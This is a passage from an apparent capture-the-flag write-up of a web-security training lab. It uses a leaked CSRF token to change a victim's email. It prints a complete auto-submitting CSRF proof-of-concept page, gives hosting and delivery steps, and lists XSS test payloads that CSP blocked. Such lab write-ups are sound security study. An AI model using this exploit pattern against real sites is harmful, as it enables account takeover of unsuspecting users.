
The victim's CSRF token arrives in the log: H0DZlShcfSFjjVfU2x6e58IQvjpqnACH.
Using the Victim's CSRF Token — CSRF PoC
Attempting to replay the token manually via Burp hits a wall — the intercepted request still carries our own session cookie, so the server returns 400 Bad Request: Invalid CSRF token. The token is tied to the victim's session, not ours.


The fix: submit the change-email request from the victim's browser, using a CSRF PoC page hosted on the exploit server. Burp's "Generate CSRF PoC" feature produces the structure:


<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a45000e031fe287805921e300710012.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@evil-user.net" />
<input type="hidden" name="csrf" value="H0DZlShcfSFjjVfU2x6e58IQvjpqnACH" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
What this does: the page loads, document.forms[0].submit() auto-fires the POST to /my-account/change-email with the victim's CSRF token and [email protected] as the new email — all from within the victim's browser, using the victim's session cookie. The server sees a valid authenticated request with a matching CSRF token and processes it.
Hosting this on the exploit server and delivering it to the victim changes their email. Lab solved :P
[!note] Proof of concept To verify the chain locally: replace the email value with any address and the CSRF token with your own, store the body, then visit the exploit URL while logged in as
wiener. The email changes from[email protected]to whatever was specified — exactly what happened to the victim.
<script>alert(0)</script>— blocked byscript-src 'self'CSP directive. Inline scripts are fully off the table.<img src=x onerror=alert(0)>— blocked byimg-src 'self'. External image loads don't work either, so the classiconerrorvector is also dead.- Replaying the victim's CSRF token via Burp with our own session — returns
400 Bad Requestbecause the token is session-bound. The malicious request has to originate from the victim's browser.